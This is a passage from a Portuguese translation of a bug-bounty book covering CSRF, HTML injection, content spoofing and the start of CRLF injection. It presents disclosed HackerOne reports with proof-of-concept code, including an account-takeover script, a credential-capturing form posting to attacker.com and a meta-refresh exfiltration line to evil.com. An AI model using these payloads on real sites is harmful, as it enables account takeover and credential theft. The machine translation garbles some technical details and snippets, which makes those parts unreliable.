A outra maneira de os sites se protegerem é usando o CORS; no entanto, isso não é infalível porque depende da segurança do navegador e da garantia de configurações CORS adequadas para determinar quando sites de terceiros podem acessar as respostas. Às vezes, os invasores podem contornar o CORS alterando o tipo de conteúdo de `application/json` para `application/x-www-form-urlencoded` ou usando uma solicitação `GET` em vez de uma solicitação `POST` devido a configurações incorretas no lado do servidor. O motivo pelo qual o desvio funciona é que os navegadores enviarão automaticamente uma solicitação `HTTP OPTIONS` quando o tipo de conteúdo for `application/json`, mas não enviarão automaticamente uma solicitação `HTTP OPTIONS` se for uma solicitação `GET` ou se o tipo de conteúdo for `application/x-www-form-urlencoded`.

Por fim, há duas estratégias adicionais e menos comuns de atenuação de CSRF. Primeiro, o site pode verificar o valor do cabeçalho `Origin` ou `Referer` enviado com uma solicitação HTTP e garantir que ele contenha o valor esperado. Por exemplo, em alguns casos, o Twitter verificará o cabeçalho `Origin` e, se ele não estiver incluído, verificará o cabeçalho `Referer`. Isso funciona porque os navegadores controlam esses cabeçalhos e os invasores não podem defini-los ou alterá-los remotamente (obviamente, isso exclui a exploração de uma vulnerabilidade nos navegadores ou nos plug-ins de navegadores que podem permitir que um invasor controle qualquer um dos cabeçalhos). Em segundo lugar, os navegadores estão começando a implementar o suporte a um novo atributo de cookie chamado `samesite`. Esse atributo pode ser definido como `rigoroso` ou `negligente`. Quando definido como `rigoroso`, o navegador não enviará o cookie com nenhuma solicitação HTTP que não seja originária do site.

Isso inclui até mesmo solicitações HTTP `GET` simples. Por exemplo, se você estivesse conectado à Amazon e ela usasse cookies estritos do mesmo site, o navegador não enviaria seus cookies se você estivesse seguindo um link de outro site. Além disso, a Amazon não o reconheceria como conectado até que você visitasse outra página da Web da Amazon e os cookies fossem enviados. Por outro lado, a configuração do atributo `samesite` como `laxista` instrui os navegadores a enviar cookies com solicitações `GET` iniciais. Isso apóia o princípio de design de que as solicitações `GET` nunca devem alterar os dados no lado do servidor. Nesse caso, se você estivesse conectado à Amazon e ela usasse cookies `lax samesite`, o navegador enviaria seus cookies e a Amazon o reconheceria como conectado se você tivesse sido redirecionado para lá de outro site.

Desconexão do Twitter da Shopify

Dificuldade: Baixa

URL: <https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/> Fonte:

<https://www.hackerone.com/reports/111216/>

Data da denúncia: 17 de janeiro de

2016 Recompensa paga: \$500

Quando estiver procurando possíveis vulnerabilidades de CSRF, fique atento a solicitações `GET` que modificam dados do lado do servidor. Por exemplo, um hacker descobriu uma vulnerabilidade em um recurso do Shopify que integrava o Twitter ao site para permitir que os proprietários de lojas tuitassem sobre seus produtos. O recurso também permitia que os usuários desconectassem uma conta do Twitter de uma loja conectada. O URL para desconectar uma conta do Twitter era o seguinte:

<https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/>

Como se vê, visitar esse URL enviaria uma solicitação `GET` para desconectar a conta, como segue:

GET /auth/twitter/disconnect HTTP/1.1 Host:
twitter-commerce.shopifyapps.com

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101
Firefox/43.0
Aceitar: text/html, application/xhtml+xml, application/xml Aceitar
idioma: en-US,en;q=0.5
Aceitar codificação: gzip, deflate
Referente: https://twitter-
commerce.shopifyapps.com/account Cookie:
_twitter-commerce_session=REDACTED
Conexão: keep-alive
```

Além disso, quando o link foi originalmente implementado, o Shopify não estava validando a legitimidade das solicitações `GET` enviadas a ele, tornando o URL vulnerável a CSRF.

O hacker WeSecureApp, que liderou o relatório, forneceu o seguinte documento HTML de prova de conceito:

```
<html>
<body>
❶ 
</body>
</html>
```

Quando aberto, esse documento HTML faria com que o navegador enviasse uma solicitação HTTP `GET` para `https://twitter-commerce.shopifyapps.com` por meio do atributo `src` da tag `` ❶. Se alguém com uma conta do Twitter conectada à Shopify visitou uma página da Web com essa tag ``, sua conta do Twitter seria desconectada da Shopify.

Conclusões

Fique atento às solicitações HTTP que executam alguma ação no servidor, como desconectar uma conta do Twitter, por meio de uma solicitação `GET`. Conforme mencionado anteriormente, as solicitações `GET` nunca devem modificar nenhum dado no servidor. Nessa situação, você poderia ter encontrado a vulnerabilidade usando um servidor proxy, como o Burp ou o ZAP da OWASP, para monitorar as solicitações HTTP enviadas à Shopify.

Alterar usuários Instacart Zones

Dificuldade: Baixa

URL: <https://admin.instacart.com/api/v2/zones/>

Fonte: <https://hackerone.com/reports/157993> / Data

do relatório: 9 de agosto de 2015

Recompensa paga: \$100

Quando estiver analisando a superfície de ataque, lembre-se de considerar os endpoints da API de um site, bem como suas páginas da Web. O Instacart é um aplicativo de entrega de supermercado que permite que seus entregadores definam as zonas em que trabalham. O site atualizava essas zonas com uma solicitação `POST` para o subdomínio de administração da Instacart. Um hacker descobriu que o ponto de extremidade da zona nesse subdomínio era vulnerável a CSRF. Por exemplo, você poderia modificar a zona de um alvo com o seguinte código:

```
<html>
  <body>
    ❶ <form action="https://admin.instacart.com/api/v2/zones" method="POST">
      ❷ <input type="hidden" name="zip" value="10001" />
      ❸ <input type="hidden" name="override" value="true" />
      ❹ <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Neste exemplo, o hacker criou um formulário HTML para enviar uma mensagem

Solicitação HTTP `POST` para o ponto de extremidade `/api/v2/zones`

❶. O hacker incluiu duas entradas ocultas: uma para definir a nova zona do usuário como ZIP

código `10001` ❷ e um para definir o parâmetro `override` da substituição API como `true` ❸ para que o valor atual do CEP do usuário fosse substituído pelo valor enviado pelo hacker. Além disso, o hacker incluiu um botão de envio para fazer com que o `POST`

request ❹, ao contrário do exemplo do Shopify, que usou uma função JavaScript de envio automático.

Embora esse exemplo ainda seja bem-sucedido, o hacker poderia aprimorar a exploração usando as técnicas descritas anteriormente, como o uso de um iFrame oculto para enviar automaticamente a solicitação em nome do alvo. Isso demonstraria para os gerenciadores de recompensas

de bugs da Instacart como um invasor poderia usar essa vulnerabilidade com menos ação do alvo; vulnerabilidades que

são totalmente controlados pelo atacante têm maior probabilidade de serem explorados com sucesso do que aqueles que não são.

Conclusões

Quando estiver procurando por explorações, amplie o escopo do seu ataque e olhe além das páginas de um site para incluir seus pontos de extremidade de API, que oferecem grande potencial para vulnerabilidades. Ocasionalmente, os desenvolvedores esquecem que os hackers podem descobrir e explorar os pontos de extremidade da API, porque eles não estão prontamente disponíveis como as páginas da Web. Por exemplo, os aplicativos móveis geralmente fazem solicitações HTTP para pontos de extremidade de API, que você pode monitorar com o Burp ou o ZAP da mesma forma que faz com os sites.

Aquisição de conta completa do Badoo

Dificuldade: Média

URL: <https://www.badoo.com/>

Fonte: [https://hackerone.com/reports/127703/](https://hackerone.com/reports/127703)

Data do relatório: 1º de abril de 2016

Recompensa paga: US\$ 852

Embora os desenvolvedores geralmente usem tokens CSRF para se proteger contra vulnerabilidades CSRF, em alguns casos, os invasores podem roubar os tokens, como você verá neste bug. Se você explorar o site da rede social <https://www.badoo.com/>, verá que ele usa tokens CSRF. Mais especificamente, ele usa um parâmetro de URL, `rt`, que é exclusivo para cada usuário. Quando o programa de recompensa por bugs do Badoo foi lançado no HackerOne, não consegui encontrar uma maneira de explorá-lo. No entanto, o hacker Mahmoud Jamal conseguiu.

Jamal reconheceu o parâmetro `rt` e sua importância. Ele também notou que o parâmetro era retornado em quase todas as respostas JSON. Infelizmente, isso não foi útil porque o CORS protege o Badoo contra invasores que leem essas respostas, já que elas são codificadas como tipos de conteúdo `application/json`. Mas Jamal continuou investigando.

Jamal acabou encontrando o arquivo JavaScript <https://eu1.badoo.com/worker-scope/chrome-service-worker.js>, que continha uma variável chamada `url_stats` e estava definida com o seguinte valor:

```
var url_stats = 'https://eu1.badoo.com/chrome-push-stats?ws=1&rt=
x●rt_param_value';
```

A variável `url_stats` armazenava um URL que continha o valor `rt` exclusivo do usuário como um parâmetro quando o navegador do usuário acessava o arquivo JavaScript ❶. Melhor ainda, para obter o valor de `rt` do usuário, um invasor poderia simplesmente precisar que o alvo visite uma página da Web maliciosa que acesse o Arquivo JavaScript. O CORS não bloqueia isso porque os navegadores têm permissão para ler e incorporar arquivos JavaScript remotos de fontes externas. O invasor poderia então usar o valor `rt` para vincular qualquer conta de mídia social à conta do Badoo do usuário. Como resultado, o invasor poderia invocar solicitações HTTP `POST` para modificar a conta do alvo. Aqui está a página HTML que Jamal usou para realizar essa exploração:

```
<html>
  <head>
    <title>Conta do Badoo assume o controle</title>
  ❶  <script src='https://eu1.badoo.com/worker-scope/chrome-service-worker.
      js?ws=1'></script>
  </head>
  <body>
    <script>
      ❷ function getCSRFcode(str) {
        return str.split('=')[2];
      }
      ❸ window.onload = function(){
        ❹ var csrf_code = getCSRFcode(url_stats);
        ❺ csrf_url = 'https://eu1.badoo.com/google/verify.phtml? code=4/nprfspM3y
          fn2SFUBear08KQaXo609JkArgoju1gZ6Pc&authuser=3&session_state=7cb85df
679
          219ce71044666c7be3e037ff54b560..a810&prompt=none&rt=' + csrf_code;
        ❻ window.location = csrf_url;
      };
    </script>
  </body>
</html>
```

Quando um alvo carrega essa página, a página carregará a página do Badoo

JavaScript fazendo referência a ele como o atributo `src` em uma tag `<script>` ①. Depois de carregar o script, a página da Web chama a função JavaScript `window.onload`, que define uma função JavaScript anônima

③. Os navegadores chamam o manipulador de eventos `onload` quando uma página da Web é carregada; como a função que Jamal definiu está no manipulador `window.onload`, sua função sempre será chamada quando a página for carregada.

Em seguida, Jamal criou uma variável `csrf_code` ④ e atribuiu a ela o valor de retorno de uma função que ele definiu em ② chamada `getCSRFcode`. A função `getCSRFcode` pega e divide uma string em uma matriz de strings a cada caractere `'='`. Em seguida, ela retorna o valor do terceiro membro da matriz. Quando a função analisa a variável `url_stats` do arquivo vulnerável do Badoo

JavaScript file em ④, ele divide a string no seguinte valor de matriz:

`https://eu1.badoo.com/chrome-push-stats?ws,1&rt,xrt_param_value>`

Em seguida, a função retorna o terceiro membro da matriz, que é o valor `rt`, e o atribui a `csrf_code`.

Depois de obter o token CSRF, Jamal criou a variável `csrf_url`, que armazena um URL para a página da Web `/google/verify.phtml` do Badoo. A página da Web vincula sua própria conta do Google à conta do Badoo do alvo ⑤.

Essa página requer alguns parâmetros, que são codificados na Cadeia de URL. Não os abordarei em detalhes aqui porque eles são específicos do Badoo. No entanto, observe o parâmetro final `rt`, que não tem um valor codificado. Em vez disso, o `csrf_code` é concatenado ao final da cadeia de caracteres do URL para que seja passado como o valor do parâmetro `rt`. Em seguida, Jamal faz uma solicitação HTTP invocando `window.location` ⑥ e a atribui a `csrf_url`, que redireciona o navegador do usuário visitante para o URL em ⑤.

Isso resulta em uma solicitação `GET` para o Badoo, que valida o parâmetro `rt` e processa a solicitação para vincular a conta Badoo do alvo à conta Google de Jamal, concluindo assim a aquisição da conta.

Conclusões

Onde há fumaça, há fogo. Jamal notou que o parâmetro `rt` estava sendo retornado em diferentes locais, especialmente em respostas JSON. Por esse motivo, ele adivinhou, com razão, que o `rt` poderia aparecer em algum lugar onde um invasor pudesse acessá-lo e explorá-lo, que, nesse caso, era um arquivo JavaScript. Se você achar que um site pode estar vulnerável, continue investigando. Nesse caso, achei estranho o fato de o token CSRF ter apenas cinco dígitos e ser incluído nos URLs. Normalmente, os tokens são muito mais longos, o que os torna mais difíceis de adivinhar, e são incluídos em corpos de solicitação HTTP `POST`, não em URLs. Use um proxy e verifique todos os recursos que estão sendo chamados quando você visita um site ou aplicativo. O Burp permite que você pesquise todo o seu histórico de proxy para procurar termos ou valores específicos, o que teria revelado o valor `rt` incluído nos arquivos JavaScript aqui. Você pode encontrar um vazamento de informações com dados confidenciais, como um token CSRF.

Resumo

As vulnerabilidades de CSRF representam outro vetor de ataque que os invasores podem executar sem que o alvo saiba ou realize ativamente uma ação. Encontrar vulnerabilidades de CSRF pode exigir alguma engenhosidade e disposição para testar todas as funcionalidades de um site.

Geralmente, as estruturas de aplicativos, como o Ruby on Rails, protegem cada vez mais os formulários da Web se o site estiver executando solicitações `POST`; no entanto, esse não é o caso das solicitações `GET`. Portanto, fique atento a qualquer chamada HTTP `GET` que altere os dados do usuário no lado do servidor (como desconectar contas do Twitter). Além disso, embora eu não tenha incluído um exemplo, se você perceber que um site está enviando um token CSRF com uma solicitação `POST`, poderá tentar alterar o valor do token CSRF ou removê-lo totalmente para garantir que o servidor esteja validando sua existência.

5

INJEÇÃO DE HTML E FALSIFICAÇÃO DE CONTEÚDO



A *injeção de HTML (Hypertext Markup Language)* e o *spoofing de conteúdo* são ataques que permitem que um usuário mal-intencionado injete conteúdo nas páginas da Web de um site. O invasor pode injetar elementos HTML de seu próprio projeto, mais comumente como uma tag `<form>` que imita uma tela de login legítima para enganar os alvos e fazê-los enviar informações confidenciais a um site mal-intencionado. Como esses tipos de ataques dependem de enganar os alvos (uma prática às vezes chamada de *engenharia social*), os programas de recompensa por bugs consideram o spoofing de conteúdo e a injeção de HTML menos graves do que outras vulnerabilidades abordadas neste livro.

Uma vulnerabilidade de injeção de HTML ocorre quando um site permite que um invasor envie tags HTML, normalmente por meio de alguma entrada de formulário ou parâmetros de URL, que são então renderizados diretamente na página da Web. Isso é semelhante aos ataques de script entre sites, exceto que essas injeções permitem a execução de JavaScript mal-intencionado, que discutirei no Capítulo 7.

A injeção de HTML às vezes é chamada de *desfiguração virtual*. Isso ocorre porque os desenvolvedores usam a linguagem HTML para definir a estrutura de uma página da Web. Portanto, se um invasor puder injetar HTML e o site renderizá-lo, o invasor poderá alterar a aparência de uma página. Essa técnica de enganar os usuários para que enviem informações confidenciais por meio de um formulário falso é chamada de *phishing*.

Por exemplo, se uma página renderiza conteúdo que você pode

controlar, talvez seja possível adicionar uma tag <form> à página solicitando que o usuário digite novamente

seu nome de usuário e senha, da seguinte forma:

① <form method='POST' action='http://attacker.com/capture.php' id='login-form'>
 <input type='text' name='username' value=' '>
 <input type='password' name='password' value=' '>
 <input type='submit' value='submit'>
</form>

Quando um usuário envia esse formulário, as informações são enviadas para o site do invasor *http://<attacker>.com/capture.php* por meio de um atributo de ação

①.

O spoofing de conteúdo é muito semelhante à injeção de HTML, exceto pelo fato de que os atacantes só pode injetar texto simples, não tags HTML. Essa limitação é normalmente causada pelo fato de os sites escaparem de qualquer HTML incluído ou de as tags HTML serem removidas quando o servidor envia a resposta HTTP. Embora os invasores não possam formatar a página da Web com spoofing de conteúdo, eles podem inserir texto, como uma mensagem, que pareça ser conteúdo legítimo do site. Essas mensagens podem enganar os alvos para que realizem uma ação, mas dependem muito da engenharia social. Os exemplos a seguir demonstram como você pode explorar essas vulnerabilidades.

Injeção de comentários da Coinbase por meio de codificação de caracteres

Dificuldade: Baixa

URL: <https://coinbase.com/apps/>

Fonte: <https://hackerone.com/reports/104543/>

Data da denúncia: 10 de dezembro de 2015

Recompensa paga: \$200

Alguns sites filtram as tags HTML para se defenderem contra a injeção de HTML; no entanto, às vezes é possível contornar isso entendendo como funcionam as entidades HTML de caracteres. Para essa vulnerabilidade, o repórter identificou que a Coinbase estava decodificando entidades HTML ao renderizar o texto em suas avaliações de usuários. Em HTML,

Alguns caracteres são *reservados* porque têm usos especiais (como os colchetes angulares, < >, que iniciam e terminam as tags HTML), enquanto os caracteres *não reservados* são caracteres normais sem significado especial (como as letras do alfabeto). Os caracteres reservados devem ser renderizados usando seu nome de entidade HTML; por exemplo, o caractere > deve ser renderizado pelos sites como > para evitar vulnerabilidades de injeção. Mas mesmo um caractere não reservado pode ser renderizado com seu número codificado em HTML; por exemplo, a letra a pode ser renderizada como a.

Para esse bug, o relator do bug primeiro inseriu HTML simples em um campo de entrada de texto criado para revisões de usuários:

```
<h1>Este é um teste</h1>
```

A Coinbase filtraria o HTML e o renderizaria como texto simples, de modo que o texto enviado seria postado como uma avaliação normal. Ele ficaria exatamente como foi inserido, com as tags HTML removidas. No entanto, se o usuário enviasse o texto como valores codificados em HTML, como este:

```
&#60;#104;#49;#62;#84;#104;#105;#115;#32;#105;#115;#32;#97;#32  
;# 116;#101;#115;#116;#60;#47;#104;#49;#62;
```

A Coinbase não filtraria as tags e decodificaria essa string no HTML, o que faria com que o site renderizasse as tags <h1> na avaliação enviada:

Este é um teste

Usando valores codificados em HTML, o hacker que fez a denúncia demonstrou como ele poderia fazer a Coinbase renderizar campos de nome de usuário e senha:

```
&#85;#115;#101;#114;#110;#97;#109;#101;#58;#60;#98;#114;#62;#1  
0;#60;#105;#110;#112;#117;#116;#32;#116;#121;#112;#101;#61;#34;#116  
;#101;#120;#116;#34;#32;#110;#97;#109;#101;#61;#34;#102;#105;#11  
4;#115;#116;#110;#97;#109;#101;#34;#62;#10;#60;#98;#114;#62;#1  
10;#80;#97;#115;#115;#119;#111;#114;#100;#58;#60;#98;#114;#62;#1  
0;#&
```

```
#60;#105;#110;#112;#117;#116;#32;#116;#121;#112;#101;#61;#34;# 112  
;#97;#115;#115;#119;#111;#114;#100;#34;#32;#110;#97;#109;#101;  
&#6 1;#34;#108;#97;#115;#116;#110;#97;#109;#101;#34;#62;
```

Isso resultou em um HTML parecido com o seguinte:

```
Nome de usuário:<br>  
<input type="text" name="firstname">  
<br> Senha:<br>  
<input type="password" name="lastname">
```

Isso era apresentado como formulários de entrada de texto que pareciam ser um local para inserir um nome de usuário e senha de login. Um hacker mal-intencionado poderia ter usado a vulnerabilidade para induzir os usuários a enviar um formulário real para um site mal-intencionado, onde poderiam capturar credenciais. No entanto, essa vulnerabilidade depende de os usuários serem levados a acreditar que o login é real e a enviar suas informações, o que não é garantido. Consequentemente, a Coinbase recompensou um pagamento menor em comparação com uma vulnerabilidade que não exigiria a interação do usuário.

Conclusões

Quando estiver testando um site, verifique como ele lida com diferentes tipos de entrada, incluindo texto simples e texto codificado. Fique atento a sites que aceitam valores codificados por URI, como %2F, e renderizam seus valores decodificados, que, nesse caso, seriam /.

Você encontrará um excelente canivete suíço que inclui ferramentas de codificação em <https://gchq.github.io/CyberChef/>. Dê uma olhada nele e experimente os diferentes tipos de codificação que ele suporta.

Inclusão não intencional de HTML pelo HackerOne

Dificuldade: Média

URL: [https://hackerone.com/reports/<report_id>/](https://hackerone.com/reports/<report_id>)

Fonte: <https://hackerone.com/reports/110578/>

Data do relatório: 13 de janeiro de 2016

Recompensa paga: \$500

Esse exemplo e a seção a seguir requerem um conhecimento de Markdown, aspas simples suspensas, React e o Document Object Model (DOM), portanto, abordarei esses tópicos primeiro e, em seguida, como eles resultaram em dois bugs relacionados.

Markdown é um tipo de linguagem de marcação que usa uma sintaxe específica para gerar HTML. Por exemplo, o Markdown aceita e analisa texto simples precedido por um símbolo de hash (#) para retornar HTML formatado em tags de cabeçalho. A marcação `# Some Content` gerará o HTML `<h1>Some Content</h1>`. Os desenvolvedores costumam usar Markdown em editores de sites porque é uma linguagem fácil de trabalhar. Além disso, em sites que permitem que os usuários enviem entradas, os desenvolvedores não precisam se preocupar com HTML malformado, pois o editor se encarrega de gerar o HTML para eles.

Os erros que discutirei aqui usavam a sintaxe Markdown para gerar um

`<a>`

com um atributo de título. Normalmente, a sintaxe para isso é:

[test](<https://torontowebsitedeveloper.com> "Sua tag de título aqui")

O texto entre os colchetes se torna o texto exibido, e o URL para o qual o link será direcionado é incluído entre parênteses junto com um atributo de título, que está contido em um conjunto de aspas duplas. Essa sintaxe cria o seguinte HTML:

`teste`

Em janeiro de 2016, o caçador de bugs Inti De Ceukelaire notou que o editor Markdown do HackerOne estava mal configurado; como resultado, um invasor poderia injetar uma única citação suspensa na sintaxe Markdown que seria incluída no HTML gerado em qualquer lugar em que o HackerOne usasse o editor Markdown. As páginas de administração do programa de recompensa por bugs, bem como os relatórios, estavam vulneráveis. Isso era significativo: se um invasor conseguisse encontrar uma segunda vulnerabilidade em uma página de administração e injetar uma segunda citação suspensa no início da página em uma tag `<meta>`

(seja injetando a tag `<meta>` ou encontrando uma injeção em uma tag `<meta>`), eles poderiam aproveitar a análise HTML do navegador para extrair o conteúdo da página. O motivo é que as tags `<meta>` dizem aos navegadores para atualizarem as páginas por meio do URL definido no atributo `content` da tag. Ao renderizar a página, os navegadores farão uma solicitação `GET` para a URL identificada. O conteúdo da página pode ser enviado como um parâmetro da solicitação `GET`, que o invasor pode usar para extrair os dados do alvo. Aqui está o que um

A tag `<meta>` com uma aspa simples injetada pode ter a seguinte aparência:

```
<meta http-equiv="refresh" content='0; url=https://evil.com/log.php?text=
```

O `0` define o tempo que o navegador espera antes de fazer a solicitação HTTP para a URL. Nesse caso, o navegador faria imediatamente uma solicitação HTTP para `https://evil.com/log.php?text=`. A solicitação HTTP incluiria todo o conteúdo entre a aspa simples que começa com o atributo `content` e a aspa simples injetada pelo invasor usando o analisador Markdown na página da Web. Aqui está um exemplo:

```
<html>
  <head>
    <meta http-equiv="refresh" content=❶ '0; url=https://evil.com/log.php? text=
  </head>
  <body>
    <h1>Algum conteúdo</h1>
    --snip--
    <input type="hidden" name="csrf-token" value= "ab34513cdfe123ad1f">
    --snip--
    <p>entrada do atacante com ❷ </p>
    --snip--
  </body>
</html>
```

O conteúdo da página a partir da primeira citação simples após o `content` em `❶` para a aspa simples inserida pelo invasor em `❷` seria enviada ao invasor como parte do parâmetro de `text` do URL. Também seria incluído o token sensível de falsificação de solicitação entre sites (CSRF) do campo de entrada oculto.

Normalmente, o risco de injeção de HTML não teria sido um problema para o HackerOne porque ele usa a estrutura React JavaScript para

renderizar seu HTML. React é uma biblioteca do Facebook desenvolvida para atualizar dinamicamente o conteúdo de páginas da Web sem precisar recarregar a página inteira. Outra vantagem de usar o React é que a estrutura escapará de todo o HTML, a menos que a função JavaScript `dangerouslySetInnerHTML` seja usada para atualizar diretamente o DOM e renderizar o HTML (o *DOM* é uma API para documentos HTML e XML que permite aos desenvolvedores modificar a estrutura, o estilo e o conteúdo de uma página da Web por meio do JavaScript). Como se vê, o HackerOne estava usando `dangerouslySetInnerHTML` porque confiava no HTML que estava recebendo de seus servidores; portanto, estava injetando HTML diretamente no DOM sem escapá-lo.

Embora De Ceukelaire não tenha conseguido explorar a vulnerabilidade, ele identificou páginas em que conseguiu injetar uma única citação depois que o HackerOne estava processando um token CSRF. Assim, conceitualmente, se a HackerOne fizesse uma alteração futura no código que permitisse a um invasor injetar outra citação única em uma tag `<meta>` na mesma página, o invasor poderia extrair o token CSRF de um alvo e realizar um ataque CSRF. O HackerOne concordou com o risco potencial, resolveu o relatório e concedeu US\$ 500 a De Ceukelaire.

Conclusões

Compreender as nuances de como os navegadores renderizam o HTML e respondem a determinadas tags HTML abre uma vasta superfície de ataque. Embora nem todos os programas aceitem relatórios sobre possíveis ataques teóricos, esse conhecimento o ajudará a encontrar outras vulnerabilidades. O FileDescriptor tem uma ótima explicação sobre o exploit de atualização `<meta>` em <https://blog.innerht.ml/csp-2015/#contentexfiltration>, que eu recomendo fortemente que você confira.

Contorno da correção de inclusão de HTML não intencional do HackerOne

Dificuldade: Média

URL: [https://hackerone.com/reports/<report_id>/](https://hackerone.com/reports/<report_id>)

Fonte: <https://hackerone.com/reports/112935/>

Data do relatório: 26 de janeiro de 2016

Recompensa paga: \$500

Quando uma organização cria um fix e resolve um relatório, o recurso nem sempre acaba sem bugs. Depois de ler o relatório de De Ceukelaire, decidi testar o fix do HackerOne para ver como seu editor Markdown estava processando entradas inesperadas. Para isso, enviei o seguinte:

```
[test](http://www.torontowebitedeveloper.com "test ismap="alert xss" yyy="test")
```

Lembre-se de que, para criar uma tag âncora com o Markdown, você normalmente fornece um URL e um atributo de título entre aspas duplas e parênteses. Para analisar o atributo title, o Markdown precisa manter o controle da aspa dupla de abertura, do conteúdo que a segue e da aspa de fechamento.

Eu estava curioso para saber se poderia confundir o Markdown com aspas duplas e atributos aleatórios adicionais e se ele erroneamente começaria a rastreá-los também. Foi por isso que acrescentei ismap= (um atributo HTML válido), yyy= (um atributo HTML inválido) e aspas duplas adicionais. Depois de enviar essa entrada, o editor Markdown analisou o código no seguinte HTML:

```
<a title="test" ismap="alert xss" yyy="test" ref="http://  
www.torontowebitedeveloper.com">test</a>
```

Observe que o fix do relatório de De Ceukelaire resultou em um bug não intencional que fez com que o analisador Markdown gerasse HTML arbitrário. Embora eu não tenha conseguido explorar esse bug imediatamente, a inclusão de HTML sem escape foi uma prova de conceito suficiente para que o HackerOne revertesse seu fix anterior e corrigisse o problema usando uma solução diferente. O fato de alguém poder injetar tags HTML arbitrárias poderia levar a vulnerabilidades, por isso a HackerOne me concedeu uma recompensa de US\$ 500.

Conclusões

O fato de o código ser atualizado não significa que todas as vulnerabilidades foram corrigidas. Certifique-se de testar as alterações - e seja persistente. Quando um fix é implantado, isso significa que há um novo código, que pode conter bugs.

Dentro da segurança Spoofing de conteúdo

Dificuldade: Baixa

URL: <https://withinsecurity.com/wp-login.php> Fonte:

<https://hackerone.com/reports/111094> Data relatada:

16 de janeiro de 2016

Recompensa paga: \$250

O *Within Security*, um site da HackerOne destinado a compartilhar notícias sobre segurança, foi criado no WordPress e incluía um caminho de login padrão do WordPress na página withinsecurity.com/wp-login.php. Um hacker notou que, durante o processo de login, se ocorresse um erro, o *Within Security* renderizaria uma mensagem de mensagem de erro `access_denied`, que também correspondia ao `erro` no URL:

https://withinsecurity.com/wp-login.php?error=access_denied

Ao perceber esse comportamento, o hacker tentou modificar o parâmetro `erro`. Como resultado, o site renderizou os valores passados para o parâmetro como parte da mensagem de erro apresentada aos usuários, e até mesmo os caracteres codificados por URI foram decodificados. Aqui está o URL modificado que o hacker usou:

`https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20been%20hacked%2C%20Please%20call%20us%20this%20number%20919876543210%200R%20Drop%20mail%20at%20attacker%40mail.com&state=cb04a91ac5%257Chttps%253A%252F%252Fwithinsecurity.com%252Fwp-admin%252F#`

O parâmetro foi renderizado como uma mensagem de erro exibida acima dos campos de login do WordPress. A mensagem direcionava o usuário a entrar em contato com um número de telefone e e-mail de propriedade do invasor.

A chave aqui foi perceber que o parâmetro no URL estava sendo renderizado na página. O simples fato de testar se você poderia alterar o parâmetro `access_denied` revelou essa vulnerabilidade.

Conclusões

Fique de olho nos parâmetros de URL que são passados e renderizados como conteúdo do site. Eles podem apresentar oportunidades para vulnerabilidades de injeção de texto que os atacantes do podem usar para fazer phishing nos alvos. Os parâmetros controláveis de URL renderizados em um site às vezes resultam em ataques de script entre sites, que abordarei no Capítulo 7. Outras vezes, esse comportamento permite apenas ataques menos impactantes de spoofing de conteúdo e injeção de HTML. É importante ter em mente que, embora esse relatório tenha rendido US\$ 250, essa foi a recompensa mínima para o *Within Security*. Nem todos os programas valorizam ou pagam por relatórios de injeção de HTML e spoofing de conteúdo porque, de forma semelhante à engenharia social, eles dependem de os alvos serem enganados pelo texto injetado.



Figura 5-1: O invasor conseguiu injetar esse "aviso" na página de administração do WordPress.

Resumo

A injeção de HTML e o spoofing de conteúdo permitem que um hacker insira informações e faça com que uma página HTML reflita essas informações de volta para um alvo. Os invasores podem usar esses ataques para fazer phishing com os usuários e induzi-los a visitar ou enviar informações confidenciais a sites maliciosos.

Descobrir esses tipos de vulnerabilidades não se trata apenas de enviar HTML simples, mas também de explorar como um site pode renderizar o texto inserido. Os hackers devem estar atentos às oportunidades de manipular os parâmetros de URL que são renderizados diretamente em um site.

6

INJEÇÃO DE ALIMENTAÇÃO DA LINHA DE RETORNO DO CARRO



Algumas vulnerabilidades permitem que os usuários insiram caracteres codificados que têm significados especiais em respostas HTML e HTTP. Normalmente, os aplicativos higienizam esses caracteres quando são incluídos na entrada do usuário para evitar que os invasores manipulem maliciosamente as mensagens HTTP, mas, em alguns casos, os aplicativos se esquecem de higienizar a entrada ou não o fazem corretamente. Quando isso acontece, os servidores, proxies e navegadores podem interpretar os caracteres especiais como código e alterar a mensagem HTTP original, permitindo que os invasores manipulem o comportamento de um aplicativo.

Dois exemplos de caracteres codificados são `\n` e `\r`, que representam `\n` (um retorno de carro) e `\r` (um avanço de linha). Esses caracteres codificados são comumente chamados de *CRLFs* (*carriage return line feeds*). Os servidores e navegadores dependem dos caracteres CRLF para identificar seções de mensagens HTTP, como cabeçalhos.

Uma vulnerabilidade de *injeção de alimentação de linha de retorno de carro* (*injeção de CRLF*) ocorre quando um aplicativo não higieniza a entrada do usuário ou o faz de forma inadequada. Se os invasores puderem injetar caracteres CRLF nas mensagens HTTP, eles poderão realizar os dois tipos de ataques que discutiremos neste capítulo: Ataques de contrabando de solicitações HTTP e ataques de divisão de respostas HTTP. Além disso, geralmente é possível encadear uma injeção de CRLF com outra vulnerabilidade para demonstrar um impacto maior em um relatório de bug, como demonstrarei mais adiante neste capítulo. Para fins deste livro, forneceremos apenas

exemplos de como explorar uma injeção de CRLF para obter contrabando de solicitações HTTP.

Contrabando de solicitações HTTP

O *contrabando de solicitações HTTP* ocorre quando um invasor explora uma vulnerabilidade de injeção de CRLF para anexar uma segunda solicitação HTTP à solicitação inicial legítima. Como o aplicativo não prevê o CRLF injetado, ele inicialmente trata as duas solicitações como uma única solicitação. A solicitação é passada pelo servidor receptor (normalmente um proxy ou firewall), processada e, em seguida, enviada para outro servidor, como um servidor de aplicativos que executa as ações em nome do site. Esse tipo de vulnerabilidade pode resultar em envenenamento do cache, evasão do firewall, sequestro de solicitações ou divisão da resposta HTTP.

No *envenenamento de cache*, um invasor pode alterar as entradas no cache de um aplicativo e fornecer páginas maliciosas em vez de uma página adequada. A *evasão de firewall* ocorre quando uma solicitação é criada usando CRLFs para evitar verificações de segurança. Em uma situação de *sequestro de solicitação*, um invasor pode roubar cookies `httpOnly` e informações de autenticação HTTP sem nenhuma interação entre o invasor e o cliente. Esses ataques funcionam porque os servidores interpretam os caracteres CRLF como indicadores de onde os cabeçalhos HTTP começam; portanto, se virem outro cabeçalho, eles o interpretam como o início de uma nova solicitação HTTP.

